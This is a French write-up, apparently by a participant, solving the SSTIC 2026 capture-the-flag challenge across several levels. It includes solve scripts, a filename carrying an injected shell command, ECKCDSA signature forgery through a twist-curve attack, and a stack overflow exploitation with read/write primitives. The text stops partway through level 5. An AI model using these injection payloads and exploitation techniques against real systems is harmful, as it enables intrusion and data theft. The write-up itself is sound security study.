

# Solution Challenge SSTIC 2026

Jean Bernard Beuque  
Mai 2026

## Sommaire

1. Niveau 0 — linoise	3
<b>Énoncé</b>	3
<b>Analyse</b>	3
<b>Résolution</b>	3
2. Niveau 1 : vibe malwaring	5
<b>Analyse</b>	5
<b>Vulnérabilité identifiée</b>	5
<b>Résolution</b>	5
3. Niveau 2 — core lock	7
<b>Énoncé</b>	7
<b>Résolution</b>	7
<b>Vulnérabilité identifiée</b>	8
<b>Exploitation</b>	8
4. Niveau 3.1 — Lobster128	10
<b>Contexte</b>	10
<b>Résolution</b>	10
5. Niveau 3 — Overflowing Faults	13
<b>Analyse préliminaire</b>	13
<b>Vulnérabilités identifiées</b>	13
<b>Stratégie d'exploitation : Courbe quadratique twistée</b>	13
<b>Résultat</b>	14
6. Niveau 4 — Dancing in Shadow	16
<b>Analyse</b>	16
<b>Contournement de la protection</b>	17
<b>Primitives d'exploitation construites</b>	18
Leak ASLR	18
Écriture arbitraire (0 ou 1)	18
<b>Résolution</b>	19
7. Niveau 5 — Dumping through my screen	21
<b>Résolution</b>	21
<b>Récupération de la base de données <i>users_db.bin</i></b>	21
On peut alors reconstituer le fichier <i>users_db.bin</i> à partir des dumps hexadécimaux des blocs. .	23
<b>Recherche d'un chemin dans la base de données <i>users_db.bin</i></b>	24
<b>Appel de la comande DISARM</b>	25
8. Annexes	27

1.	forge_signatureL256_MAJ_KEY.sage .....	27
2.	Weapon_authent .....	34
3.	Weapon_supervisor .....	42
4.	DB_Batch.....	46
1.	MessageCRC.py.....	46
2.	DB_Batch.py .....	47
5.	Find_Path.py .....	55

## 1. Niveau 0 — linenoise

### Énoncé

Le challenge fournit un fichier **pcap** correspondant à une capture de trafic réseau.

### Analyse

- Ouverture du fichier avec **Wireshark** : le trafic utilise le protocole **QUIC**, chiffré via **TLS**.
- En inspectant les chaînes ASCII du **pcap**, on remarque des fragments de code Python en clair.
- Ces fragments sont dissimulés dans les **Connection IDs** des paquets QUIC.

### Résolution

1. Utilisation de **tshark** pour extraire les Connection IDs de tous les paquets QUIC.

```
#!/bin/bash
for i in {0..9};
do
    tshark --enable-protocol quic -r ../client_capture.pcapng -Y "udp.stream==$i and udp.dstport==443" -T fields -e
frame.number -e udp.stream -e udp.srcport -e udp.dstport -e udp.payload[1:8] > CIDs_${i}_A.txt
    tshark --enable-protocol quic -r ../client_capture.pcapng -Y "udp.stream==$i and udp.srcport==443" -T fields -e
frame.number -e udp.stream -e udp.srcport -e udp.dstport -e udp.payload[1:8] > CIDs_${i}_B.txt
done
```

2. La concaténation de ces identifiants révèle la communication entre un serveur de **commande et contrôle (C2)** et un malware.

NB : Les paquets sont dupliqués. Pour reconstituer correctement les modules, il faut supprimer les paquets en doublon.

Le client envoie des commandes *get\_module* au serveur de commande et contrôle. Les modules sont en fait le code python du malware.

Le code suivant permet de reconstituer les modules à partir des CIDs extrait des paquets QUIC.

```
import sys

prev_l=""

def parse_line(l, fcho):
    global prev_l
    e = l.split("\t")
    pn = int(e[0])
    #print(pn,end=' ')
    nstr = int(e[1])
    scrport = int(e[2])
    dstport = int(e[3])
    sdata = e[4]
    #data = bytes.fromhex(sdata)
    #print(nstr)
    #print(data)
    #print(sdata)
```

```

if (sdata == "00:00:00:00:00:00:00:00"):
    return
if (sdata == "00:00:00:01:08:00:00:00"):
    return
dta = sdata.split(':')
#print(dta)
dtab=[]
for i in range(len(dta)):
    dtab.append(int(dta[i],16))
#print(dtab)

l = ""
for i in range(len(dtab)):
    if dtab[i] != 0:
        l += chr(dtab[i])
if l != prev_l:
    print(l,end=" ", file=fcho)
    prev_l = l

def parse(fname, foname):
    global prev_l
    prev_l=""
    fch = open(fname,"r")
    fcho = open(foname,"w")
    l = fch.readline()
    while l:
        l = l.strip("\n")
        parse_line(l, fcho)
        l = fch.readline()
    fcho.close()
    fch.close()

for i in range(10):
    parse("CIDs_%d_A.txt"%i, "dres_%d_A.bin"%i)
    parse("CIDs_%d_B.txt"%i, "dres_%d_B.bin"%i)

```

On a les modules suivants : « config, comm, quic, client, filer, order, utils, dga »

3. On trouve le **flag du niveau 0** dans le module util.

```

UTILS_VERSION = 1
FLAG0 = r"SSTIC{de89bf301aa2ef9f9a61486d26c7b81424bcf5b838f98dde}"

```

## 2. Niveau 1 : vibe malwaring

### Analyse

- Tous les modules échangés entre le server C2 et le client sont en clair, à l'exception du module `config`, chiffré en AES.
- La cryptographie est implémentée dans le module `client.py`. Le client et le serveur C2 utilisent Diffie Hellman pour obtenir un secret partagé. Le secret partagé est utilisé ensuite par le client pour chiffrer un clé de session qui est envoyé au server C2 dans la fonction `init_crypto`.
- La clef de session est utilisée pour chiffrer le module `config` en AES.

### Vulnérabilité identifiée

L'analyse du code du malware révèle que le générateur aléatoire utilisé pour produire la clé de session AES est initialisé avec la fonction `time.time()` qui retourne le nombre de secondes écoulée depuis le 1<sup>er</sup> janvier 1970. Il est facile de brute force cette valeur.

```
def compute_session_key(self) -> bytes:
    rand = Random(int(time.time()))
    key = rand.randbytes(n=32)
    return key
```

### Résolution

1. Le fichier `pcap` contient des timestamps indiquant l'heure approximative de la capture.
2. On effectue donc un **brute-force** de la clé AES en testant les valeurs autour du timestamp.
3. Le module `config` est ainsi déchiffré.
4. Il révèle l'**URL d'accès au niveau suivant**.

```
mod_config =
"ee7lpf2xnVstQiQPOG4AoUTKk6LszMh8XyOj9yymGCvXqpw9zeOde2yrHdU0xNjsf5bkPtpYTHQUKku/BIUr1aEFM16zoig3TLhaw4CUbjWyxaf
bi0BCIs2EXc6eTRaatILOtVwliANRi4pCOB9y/+UjA6FzgYaDLz9zVWfYX4oIlgqJKYSpOT8S+uLhvLE0h1WodLpqq80XN5Tcq2DuOlqfPukwc7iurdaj
n63bR7Ae6M5Hwm+I24wCwlCPT5Ewm6pzAnpJZ99OafK+tYJFJF7xVm0TSg1lyJswoSXGxTWGlicisty57Nxr+EN85SDIX3lzHESA6gWtkls/IkF55
JCKUcSSokNOoYjCQxhIkahVAfv6hz3f/IhX1FRoMGF0UtELuLuchXQy7BOL9j5+XbLRHqwxZV59L/Mp2wPHfGfTNafBNFP6b3Rz+08usi1oPTePz4
FEGzPglQnd7N08OajZEPcd6nLkAvyPnKYGN4aROF7Z++Emb0SRXFXFLUFz3nogWx9sn3Sp68WXpXsCvF4s1CxTsN4swRslom84Zs7D3Pb9oTFLh
WSjf26KZS+0qGeDOnX16M0rZmPmxNnFg=="

mod_conf_bytes = b64decode(mod_config)
print(len(mod_config))
print(len(mod_conf_bytes))

def tst_time_decrypt(t):
    rand = Random(t)
    key = rand.randbytes(n=32)
```

```

mod_dec = decrypt(key, mod_conf_bytes)
if mod_dec !=None:
    mod_code = mod_dec.decode()
    return(mod_code)
else:
    return(None)

TREF = 1771542009

for t in range(TREF - 60, TREF+30):
    res = tst_time_decrypt(t)
    if res != None:
        print(res)

```

TREF est la valeur du timestamp dans le premier paquet du fichier pcap. On teste quelques valeurs autour de TREF pour trouver la bonne clef de session. On peut alors déchiffrer le module config.

```

from dataclasses import dataclass
from typing import Optional

CONFIG_VERSION = 1

@dataclass
class Config:
    c2_base_domain: str = "203.0.2.95"
    c2_base_port: int = 443

    filer_base_ip: str = "51.15.164.185"
    filer_base_url: Optional[str] = None
    filer_base_port: int = 80
    filer_dga_seed: str = (
        "9a04ca81d4a8bb16ee782e90984c7f4d55cb21bafa3e35e720628a400aae6e91"
    )

    sleep: int = 2

```

Le module config contient l'adresse IP publique du serveur.

On utilise ensuite la fonction rotate\_filer\_server du module dga.py (Domain Generator) pour trouver la bonne URL qui conduit à l'étape suivante :

```
http://51.15.164.185/aoxgulmpgdvaagnd
```

Sur le site web on trouve le flag du niveau 1 :

```
http://51.15.164.185/aoxgulmpgdvaagnd/flag.txt
```

```
SSTIC{c8abe2747c3f4a75d4d01ed5e3f9f3ebceae4cb4995ebddccdf41cdf7a42807d}
```

Le fichier readme.txt contient l'URL du niveau 2 :

```
http://51.15.164.185/step/5bc47fb5b3fb831ee96884387fd16871
```

## 3. Niveau 2 — core lock

### Énoncé

On dispose d'un fichier **core dump** issu du crash du programme `diode_src`.

### Résolution

1. On examine le fichier core avec gdb

```
gdb) info proc mappings
Mapped address spaces:
  Start Addr      End Addr      Size      Offset objfile
  0x55bbd94b5000  0x55bbd94b7000  0x2000    0x0 /home/diode/diode_src
  0x55bbd94b7000  0x55bbd94ba000  0x3000    0x2000 /home/diode/diode_src
  0x55bbd94ba000  0x55bbd94bb000  0x1000    0x5000 /home/diode/diode_src
  0x55bbd94bb000  0x55bbd94bc000  0x1000    0x5000 /home/diode/diode_src
  0x55bbd94bc000  0x55bbd94bd000  0x1000    0x6000 /home/diode/diode_src
  0x7f172ec46000  0x7f172ec6e000  0x28000   0x0 /usr/lib/x86_64-linux-gnu/libc.so.6
  0x7f172ec6e000  0x7f172edd3000  0x165000  0x28000 /usr/lib/x86_64-linux-gnu/libc.so.6
  0x7f172edd3000  0x7f172ee29000  0x56000   0x18d000 /usr/lib/x86_64-linux-gnu/libc.so.6
  0x7f172ee29000  0x7f172ee2d000  0x4000    0x1e2000 /usr/lib/x86_64-linux-gnu/libc.so.6
  0x7f172ee2d000  0x7f172ee2f000  0x2000    0x1e6000 /usr/lib/x86_64-linux-gnu/libc.so.6
  0x7f172ee3c000  0x7f172ee3f000  0x3000    0x0 /usr/lib/x86_64-linux-gnu/liblzo2.so.2.0.0
  0x7f172ee3f000  0x7f172ee5b000  0x1c000   0x3000 /usr/lib/x86_64-linux-gnu/liblzo2.so.2.0.0
  0x7f172ee5b000  0x7f172ee5e000  0x3000    0x1f000 /usr/lib/x86_64-linux-gnu/liblzo2.so.2.0.0
  0x7f172ee5e000  0x7f172ee5f000  0x1000    0x22000 /usr/lib/x86_64-linux-gnu/liblzo2.so.2.0.0
  0x7f172ee5f000  0x7f172ee60000  0x1000    0x23000 /usr/lib/x86_64-linux-gnu/liblzo2.so.2.0.0
  0x7f172ee60000  0x7f172ee61000  0x1000    0x0 /sftp/data/in/archive_crash.sa
  0x7f172ee61000  0x7f172ee62000  0x1000    0x1000 /sftp/data/in/archive_crash.sa
  0x7f172ee6a000  0x7f172ee6b000  0x1000    0x0 /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
  0x7f172ee6b000  0x7f172ee93000  0x28000   0x1000 /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
  0x7f172ee93000  0x7f172ee9e000  0xb000    0x29000 /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
  0x7f172ee9e000  0x7f172eea0000  0x2000    0x34000 /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
```

Le fichier core contient mappé en mémoire l'exécutable `diode_src` et également un fichier `archive_crash.sa` qui a provoqué le crash du programme (SEGFault).

2. On ne peut pas extraire directement le fichier ELF `diode_src` à partir du fichier core car il manque les sections headers qui ne sont pas mappées en mémoire.

On utilise l'outil **core2elf64** (<https://github.com/enbarberis/core2ELF64>) pour reconstituer un binaire ELF (`diode_src`) à partir du core dump. Il va extraire les segments text, data et dynamic de l'exécutable à partir du fichier code puis il va reconstituer les sections headers et les entrées de la GOT.

3. On décompile le fichier exécutable `diode_src` avec **Ghidra**. On utilise ChatGPT pour faciliter le reverse engineering.

## Analyse du programme diode\_src

Ce programme est un démon de traitement de fichiers pour un format d'archive/package.

1. Active le full core dump.
2. Surveille le répertoire data/in à la recherche de fichiers nouvellement écrits ou déplacés.
3. Pour chaque nouveau fichier :
  - Crée un fichier journal sous data/log/<nom\_du\_fichier>.log
  - Effectue un mappage mémoire et valide l'archive
  - Vérifie le CRC64
  - Analyse les en-têtes et les tags de l'archive
  - Décompresse un package compressé LZO
  - Valide les commandes « blob » du package
  - Archive optionnellement le fichier original
  - Vérifie si l'archive contient un secret correspondant à data/flag.txt
  - Si c'est le cas, transfère l'archive originale vers 10.0.55.150:1789
  - Supprime le fichier d'entrée

## Vulnérabilité identifiée

- Le programme `diode_src` utilise un appel à `popen` pour exécuter `sha256sum` sur les fichiers transférés lorsque les tags `DEBUG` et `_SHA256` sont présent dans le fichier `.sa`.
- **Aucune validation des noms de fichiers** n'est effectuée → injection de commande possible.
- On peut mettre dans le nom d'un fichier transféré un caractère `;` suivi d'une commande arbitraire. Quand `diode_src` appelle `popen` avec « `sha256sum <filename ;cmd>` » la commande arbitraire sera exécutée.

## Exploitation

1. On crée un fichier `injection.sa` en modifiant le fichier `archive_crash.sa` en ajoutant les flags `DEBUG` et `_SHA256` et en recalculant le CRC64.
2. On injecte une commande `chmod` afin de s'attribuer les droits de lecture sur le fichier `flag.txt`.

Pour cela à partir de SFTP, on appelle la commande :

```
put injection.sa « injection.sa ;cd;cd data;chmod 666 flag.txt »
```

3. On peut alors télécharger le fichier flag.txt et obtenir le **flag du niveau 2**.

```
SSTIC{fa0405ed24364461327146760b57051767a19a36d944335ae4449615ca60ddd7}
```

## 4. Niveau 3.1 — Lobster128

### Contexte

Les fichiers `.sa` sont authentifiés par une signature **ECKCDSA** (courbe elliptique).

Les paramètres  $a$  et  $b$  de la courbe sont **inconnus**.

$$y^2 = x^3 + ax + b \text{ (dans } \mathbb{Z}/p\mathbb{Z}\text{)}$$

### Résolution

- Le programme de signature lobster128 contient des points pré-calculés :  $P, 2P, 3P, 4P$ .
- À partir de :
  - l'équation de la courbe :  $y^2 = x^3 + ax + b$
  - la formule de **doublément de point**,

on construit un **système de deux équations à deux inconnues** ( $a, b$ ).

- Résolution du système avec **SageMath**.
- Une fois  $a$  et  $b$  retrouvés, on récupère le **flag du niveau 3.1**.

Les points pré-calculés sont en format « compressé », pour chaque point on ne connaît que la coordonnée  $X$  et le bit de poids faible de  $Y$ .

La formule de doublément d'un point nous donne

$$\begin{aligned} Z &= 2*P \text{ avec } Z(Zx, Zy) \text{ et } P(Px, Py) \\ Zx &= \lambda^2 - 2Px \\ \lambda &= (3Px^2 + a) / 2Py \end{aligned}$$

En remplaçant  $Py^2$  par

$$Py^2 = Px^3 + aPx + b$$

On trouve l'équation suivante entre  $Px, Zx$  et  $a$  et  $b$ .

$$Zx \cdot 4 \cdot (Px^3 + aPx + b) = (3 \cdot Px^2 + a)^2 - 8Px \cdot (Px^3 + aPx + b)$$

A partir des coordonnées compressées des points  $P, 2P, 4P$  on obtient un système de 2 équations à 2 inconnues dans  $\mathbb{Z}/p\mathbb{Z}$ . En éliminant  $b$ , on en déduit une équation de degré 2 pour  $a$ .

On trouve alors 2 valeurs possibles pour  $a$ . Il suffit ensuite de vérifier la valeur du hashcode `sha256(a || b)` pour trouver la solution correcte pour  $(a, b)$ .

Le programme python suivant nous donne les valeurs de a et b pour la courbe lobster128.

```

import hashlib

"""
Px^3 - 4*Px^2*Zx - 2*Px*a - 4*Zx*a + a^2/Px - 4*Zx*b/Px - 8*b

Px^3 - 4*Px^2*Zx
+(- 2*Px - 4*Zx ) *a
+ 1/Px *a^2
+(- 4*Zx/Px - 8 ) *b
"""

def checkab(a,b):
    hash=hashlib.sha256()
    hash.update(hex(a).encode())
    hash.update(hex(b).encode())
    if (hash.hexdigest()[0:32]!=hash_check):
        print("NOK")
    else:
        print("OK")

hash_check = "d03db0d3bf2498f2d62eb8daf861f293"

K=GF(306200410558964958115439277392020245107)
CWIN = [
    K(278768434721093841901521105876849179803),
    K(149970951362020540984345439090120070528),
    K(37926186415752960086399974152345432097),
    K(109271568165391603038898769195123467700),
    K(242326499217542250920684752291767422613),
    K(235179661673407420717511157008586352903),
    K(129854165200806121683078260483942315429) ]

Ps=[CWIN[0], CWIN[1],CWIN[3]]

R.<Px, Zx>=PolynomialRing(K)

#var('Px Zx')
c0= Px^3 - 4*Px^2*Zx

c1= -2*Px - 4*Zx

c2= 1/Px

c3= -4*Zx/Px - 8

#mat = matrix(K,6,4)
mat = matrix(K,2,4)
print(mat)
for i in range(len(Ps)-1):
    mat[i,0]=c3(Px=Ps[i],Zx=Ps[i+1])
    mat[i,1]=c2(Px=Ps[i],Zx=Ps[i+1])
    mat[i,2]=c1(Px=Ps[i],Zx=Ps[i+1])
    mat[i,3]=c0(Px=Ps[i],Zx=Ps[i+1])

print(mat)
print("="*80)
matT = mat.echelon_form()
print(matT)

R.<x>=PolynomialRing(K)
f = matT[1,1]*x^2 +matT[1,2]*x + matT[1,3]
print(f)
sol=f.roots()

```

```

print(sol)

asol = sol[1][0]
#asol = sol[0][0]
print("a=%s"%asol)

b = -(matT[0,1]*x^2 +matT[0,2]*x + matT[0,3]) / matT[0,0]
print(b)
bsol=b(x=asol)
print("b=%s"%bsol)
checkab(int(asol),int(bsol))

```

On trouve les valeurs de a et b :

```

[0 0 0]
[0 0 0]
[ 89205123598417684681125526539224302919 96580589761162446403833015477262744679
67380967345589984721333141453902338710 268938003406926888584962163798322984548]
[ 88343616577152748249318068902528970188 174567175168249807829618482720962388317
181573056291287380222031877215326723465 216058972881346580003822020465208923543]
=====
[
          1                0 125556841260631492807377182820678269920
155254968072936574006590436322408308659]
[
          0                1 193414743524172467842776116594578343876
174841637523227361576217311313349799614]
x^2 + 193414743524172467842776116594578343876*x + 174841637523227361576217311313349799614
[(69332740495040712986855200226894416217, 1), (43452926539751777285807960570547485014, 1)]
a=43452926539751777285807960570547485014
180643569298333465308062094571341975187*x + 150945442486028384108848841069611936448
b=76265157614503035001807214549898711832
OK

```

Les valeurs de a et b permettent de déchiffrer le flag du niveau 3.1 :

```
SSTIC{94a19b2019010c12bc842074e0af93c0ba3a5be773ae7043fe891bbb408a261b}
```

On effectue ensuite le même calcul pour trouver les valeurs de a et b pour lobster256 qui vont servir pour la suite du challenge.

```

x^2 + 110560175244584314510479680683086895205123559508727717615839773307364397767687*x +
32443628217907447656396321067376839189307997468968847453356113348259395587032
[(74039940952638865813057361458041590159264925137776275384588489268493402215004, 1),
(38518268011844958383984737875894065125464475257272060615078072556169774890831, 1)]
a=38518268011844958383984737875894065125464475257272060615078072556169774890831
507078309030790202593484750205906796143415363709912048291329403538095406683*x +
69003930710349564514577833388926287432925772281152718340302766984609358599371
b=81467430943253026863114675468814898031035215312166850155424429235431154214558
OK

```

## 5. Niveau 3 — Overflowing Faults

### Analyse préliminaire

- Avec SageMath, on calcule l'ordre de la courbe elliptique : il s'agit d'un grand nombre premier.
- Le calcul direct d'un **logarithme discret** sur cette courbe est donc impossible.

### Vulnérabilités identifiées

1. Dans lobster256, la signature est encodée en **base64**, et un **bug d'écrasement mémoire** permet de modifier l'**octet de poids faible de la clé publique** (PubX) en augmentant la longueur de la signature..
2. La fonction **xz\_EXP** (utilisée pour calculer  $s \cdot \text{Pub}$ ) :
  - **ne vérifie pas** que les points sont sur la courbe,
  - n'utilise dans sa boucle que la coordonnée X (Y est calculée à la fin).

### Stratégie d'exploitation : Courbe quadratique twistée

On choisit un  $\text{FPubX}$  correspondant à un point sur la **courbe quadratique twistée**  $\text{Et}$ , dont l'ordre se factorise en petits premiers, ce qui rend le calcul du **logarithme discret faisable** via l'algorithme de **Pohlig-Hellman**.

### Équations de la courbe twistée

$y^2 = x^3 + a \cdot x + b$  dans l'espace d'extension  $(\mathbb{Z}_p^2, \mathbb{Z}_p)$

Avec le changement de variable :

- $x = d_{\text{twist}} \cdot x'$
- $y = d_{\text{twist}}^{(3/2)} \cdot y'$

où  $d_{\text{twist}}$  n'est pas un résidu quadratique dans  $\mathbb{Z}_p$ , l'équation de  $\text{Et}$  devient :

$y'^2 = x'^3 + a' \cdot x' + b'$  dans  $(\mathbb{Z}_p, \mathbb{Z}_p)$   
avec  $a' = a / d_{\text{twist}}^2$  et  $b' = b / d_{\text{twist}}^3$

### Algorithme de génération d'une fausse signature

1. Choisir une valeur arbitraire  $k$ .
2. Calculer  $\bar{w} = k \cdot P$  (où  $P$  est le générateur de la courbe utilisée par lobster256).
3. Calculer  $r = \text{SHA256}(\bar{w})$ .
4. Choisir aléatoirement un octet  $\text{delta\_pub}$  et calculer :  $\text{FPubX} = \text{PubX} \text{ XOR } \text{delta\_pub}$ .
5. Vérifier que  $\text{FPubX}$  correspond bien à un point sur la courbe twistée :
  - calculer  $\text{FPubX}' = \text{FPubX} / d_{\text{twist}}$ ,
  - vérifier que  $\text{FPubX}'^3 + a \cdot \text{FPubX}' + b$  **n'est pas un carré** dans  $\mathbb{Z}_p$ .
  - sinon, retourner à l'étape 4.
6. Calculer  $H = \text{SHA256}(\text{FPubX} || \text{PubY} || \text{msg})$ .
7. Calculer  $e = r \text{ XOR } H \text{ mod } n$  (où  $n$  est l'ordre de  $\mathbb{E}$ ).
8. Calculer  $S = e \cdot P$ .

9. Déterminer la valeur  $xR0$  qui devra être calculée par `XZ_EXP` pour que la vérification de la signature réussisse, en résolvant le système suivant via SageMath :

Équation de Et :

$$yRt0^2 = (xR0 / d\_twist)^3 + (a / d\_twist^2) \cdot xR0 + (b / d\_twist^3)$$

Calcul de  $xR1$  par `XZ_EXP(s, FPub')`, avec  $(xR1/d\_twist, yRt1) = (xR0/d\_twist, yRt0) + FPub'$  (addition du point  $FPub'$  sur la courbe Et):

$$xR1/d\_twist = (yRt0 - FPubY')^2 / (xR0/d\_twist - FPubX')^2 - xR0/d\_twist - Pub1X$$

Calcul de  $yR0$  par `XZ_EXP`:

$$yR0 = ((2b + a \cdot FPubX \cdot xR0) (FPubX + xR0) - xR1 \cdot (FPubX - xR0)) / (2 \cdot PubY)$$

Calcul de  $W = S + X$  par `ECKCDSA_VERIF`:

$$Wx = (Sy - yR0)^2 / (Sx - xR0)^2 - Sx - xR0$$

10. Une fois  $xR0$  connu, calculer le **log discret sur la courbe twistée** :

$$s = \log(xR0, (FPubX', FPubY')) \text{ sur Et}$$

11. Le couple  $(r, s)$  constitue alors une **fausse signature** acceptée par lobster256 après XOR de l'octet de poids faible de la clef publique avec `delta_pub`.

Le programme sage math pour forger les signatures est disponible en annexe.

## Résultat

On forge une signature pour un fichier `.sa` qui remplace la clé publique du serveur `diode_dest` par une clef publique dont on connaît à la clef privée (`BlobType : UPDATE_SIG_KEY`). On peut alors signer un fichier `.sa` avec un `BlobType : UTILS_GET_FLAG_STEP3` permettant de récupérer le **flag du niveau**.

SSTIC{5579a85b0f2e9f87d6a4696b951d0dfcc6f2908e219a756e43e0b2e32112b397}



## 6. Niveau 4 — Dancing in Shadow

### Analyse

- Décompilation des binaires `weapon_auth` et `weapon_supervisor` avec **Ghidra**, assistée par **Claude** pour accélérer le reverse engineering. L'analyse fournie par Claude est disponible en annexe.

## Vulnérabilité identifiée

- **Dépassement de pile** (`stack overflow`) dans la fonction `unpack_msg` de `weapon_auth`, lors de la vérification du **CRC** des messages.
- L'écrasement permet de prendre le contrôle :
  - des **registres sauvegardés** dans la pile (`R12`, `R13`, `R14`, `R15`, `RBP`, `RBX`),
  - de **l'adresse de retour**.

Plus précisément, **on peut effectuer un XOR avec des valeurs arbitraires sur le contenu sauvegardé dans la pile lors de l'appel à `unpack_msg`.**

## Contournement de la protection

- `weapon_supervisor` vérifie que l'adresse de retour est **légitime**, ce qui empêche directement l'exécution d'une ROP chain.
- En revanche, il **n'impose pas** que ce soit l'appelant direct : on peut donc « sauter » plusieurs niveaux d'appels.
- Depuis la fonction `unpack_msg`, on peut retourner directement dans `thread_main`, ce qui **déplace la pile vers le haut**.

## Primitives d'exploitation construites

Primitive	Fonction utilisée
Écriture arbitraire (0 ou 1)	login
Leak ASLR	build_denied_response
Écriture d'un octet arbitraire (avec écrasement adjacent)	receive_msg
Lecture arbitraire en mémoire	get_version

### Leak ASLR

La fonction *build\_denied\_response (msg\_out, msg\_recv, login\_name)* est appelé pour contruire un message d'erreur quand on invoque une commande pour laquelle on n'a pas de permission.

Le paramètre *login\_name* pointe sur la pile. Quand on décale la pile en retournant dans directement dans *Thread\_task* à partir de *unpack\_msg* (sans retourner dans *recv\_msg*), le pointeur RSP ne va plus contenir le *login\_name* mais des adresses dans la pile. On peut ainsi obtenir des adresses de la pile et du segment de texte pour bypasser l'ASLR.

### Écriture arbitraire (0 ou 1)

```
int login_handler(  
    tlv_message_t *request_msg,  
    uint8_t *auth_success,  
    session_context_t *session_ctx,  
    char *logged_username  
)
```

La fonction *login\_handler()* est appelée par la fonction *thread\_task* quand un message d'authentification est reçu par *weapon\_authent*. Le message contient le login name et le mot de passe. Quand le mot de passe est valide, la valeur 1 est écrite à l'adresse de la variable *auth\_success*, s'il est incorrect la valeur 0 est écrite.

La fonction *Thread\_task* teste la valeur de *authent\_succes* pour sauter dans la deuxième boucle de dispatch des messages (quand un utilisateur est loggé).

Quand la fonction *login\_handler* est appelée par *Thread\_task*, le paramètre *auth\_success* provient du registre R14. On peut controller la valeur du registre R14 à la sortie de la fonction *unpack\_msg* en exploitant le bug du CRC. De cette manière, on peut écrire 0 (mot de passe invalide) ou 1 (mot de passe valide) à une adresse arbitraire.

NB : Pour tester la valeur de *auth\_success*, la fonction *Thread\_task* n'utilise pas l'adresse du registre R14 mais le registre RSP avec un déplacement. Ainsi même en cas de mot de passe valide (écriture de 1), on reste dans la première boucle de dispatch des messages.

### Écriture d'un octet arbitraire (avec écrasement adjacent) :

La fonction *recv\_tlv\_msg(socket\_fd, &recv\_msg)* reçoit un message provenant de la socket connectée au processus *diode\_dest*. Elle appelle ensuite la fonction *Unpack\_msg* pour désérialiser le message reçue et créer la structure *recv\_msg*.

Quand la fonction *recv\_tlv\_msg* est appelée par *Thread\_task*, le paramètre *recv\_msg* provient du registre R13. On peut contrôler la valeur du registre R13 à la sortie de la fonction *unpack\_msg* en exploitant le bug du CRC.

La structure *tlv\_msg* est la suivante :

```
struct tlv_msg {
uint8_t  msg_type;
uint16_t sub_type;
uint16_t tlv_count;
TLV*    tlv_array;
};
```

On peut envoyer une valeur quelconque pour le champ *msg\_type*. On peut ainsi écrire un octet arbitraire à l'adresse de R13.

Par contre quand on modifie la valeur de R13 à la sortie de *Unpack\_msg*, il faut que le champ *tlv\_count* correspondant à  $(\text{uint16\_t} *) (R13 + 4)$  soit mis à 0. En effet la fonction *free\_msg* va être appelée avec l'adresse de R13. Si *tlv\_count* est différent de 0, elle va appeler *free* pour libérer le buffer *tlv\_array* ce qui va crasher le programme.

On doit donc utiliser la primitive précédente « Écriture arbitraire (0 ou 1) » pour s'assurer que *tlv\_count* est à 0.

Les opérations à effectuer pour écrire la valeur V à l'adresse A sont les suivantes :

- On utilise la primitive Écriture arbitraire (0) à l'adresse de A+4 et A+5 pour mettre le *tlv\_count* à 0.
- On envoie un message (*msg\_type* !=0) pour modifier la valeur de R13 à la valeur A.
- On envoie un message avec *msg\_type* :=V. La réception de ce message va écrire la qui doit également modifier la valeur de R13. Sinon l'appel à *free\_msg(R13)* va mettre la valeur de *msg\_type* à 0 à l'adresse R13.

## Lecture d'une adresse arbitraire

La fonction *get\_version* retourne une chaîne de caractère qui contient la version du programme quand le *msg\_type* vaut 5 (GET\_VERSION).

L'adresse et la longueur de la chaîne de caractère de la version sont sur la pile. On peut utiliser la primitive d'écriture arbitraire précédente pour modifier l'adresse et la longueur de la chaîne version. On obtient alors une primitive de lecture arbitraire.

## Résolution

Le contenu du fichier *users\_db.bin* est mis dans un buffer alloué par *malloc*. L'adresse de ce buffer est stocké dans le bss à un offset fixe par rapport au segment text.

La primitive de **lecture arbitraire** via *get\_version* permet de lire le contenu de la **user database** et d'obtenir le **flag du niveau 4**.

SSTIC{5a9109e34ab9ba69528e266bf289a5fb142ad5619864f553}

```
05-12 08:17:52 - [INFO] processing message WEAPONS_MSG
=====
resp:0107
0000 06e142ab 05-00-00-00-01-00-00-FF-53-53-54-49-43-7B-35-61 .....SSTIC{5a
0010 6f80053d 39-31-30-39-65-33-34-61-62-39-62-61-36-39-35-32 9109e34ab9ba6952
0020 aef2ffdd 38-65-32-36-36-62-66-32-38-39-61-35-66-62-31-34 8e266bf289a5fb14
0030 2eb5733b 32-61-64-35-36-31-39-38-36-34-66-35-33-7D-00 2ad5619864f553}.
0040 8a16ea37 00-00-00-00-00-00-00-01-00-00-00-2B-D5-B8-8B .....+.
0050 f76780ac C1-80-25-3B-E3-CD-8F-3E-0A-62-46-5A-C6-90-F9-73 .%;...>.bfZ...s
0060 71d2ba24 A6-59-AF-72-8D-20-DA-18-B4-C5-B1-4B-02-00-00-00 .Y.r.....K...
0070 12b8bffd 00-00-00-00-41-41-00-00-00-00-00-00-42-42-00-00 ...AA.....BB.
0080 2e3dab57 00-00-00-00-43-6F-6E-72-61-64-5F-41-79-61-6C-61 ...Conrad_Ayala
0090 75af8386 5F-4B-50-62-56-4F-75-6C-45-58-62-69-78-64-77-46 _KPbVoulEXbixdwF
00a0 a342a652 52-00-00-00-00-00-00-00-00-00-00-00-00-00-00 R.....
00b0 ecbb4b55 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00 .....
00c0 63eb4ef1 00-00-00-00-41-00-00-00-00-1C-6F-4D-56-9E-17-9E ...A.....oMV...
00d0 cb4af2f1 34-7F-DE-C5-FC-F2-D4-D9-BD-36-46-47-8B-82-12-F6 4.....6FG...
00e0 0e4a22c0 BE-C2-C1-CF-90-29-88-32-02-00-00-00-00-00-00 .....).2.....
00f0 86abd08c 90-C2-85-06-BF-8A-B0-4F-6E-D5-E3-DA-8A-71-20-11 .....On.....q.
0100 337e39cf 44-61-76-69-64-5F-46- David_F
end:FEC998CE
=====
05-12 08:17:53 - [INFO] File received and processed successfully
```

Le code python pour résoudre le niveau 4 *DB\_Batch.py* est disponible en annexe.

## 7. Niveau 5 — Dumping through my screen

Le format des entrées de la base de données est le suivant :

```
typedef struct {
    char    username[0x40];    // offset 0x00..0x3F
    uint32_t permissions;     // offset 0x40..0x43
    uint8_t password_hash[0x20]; // offset 0x44..0x63 — SHA-256 of password
    uint64_t group_token_count; // offset 0x64..0x6B (used by impersonate_user)
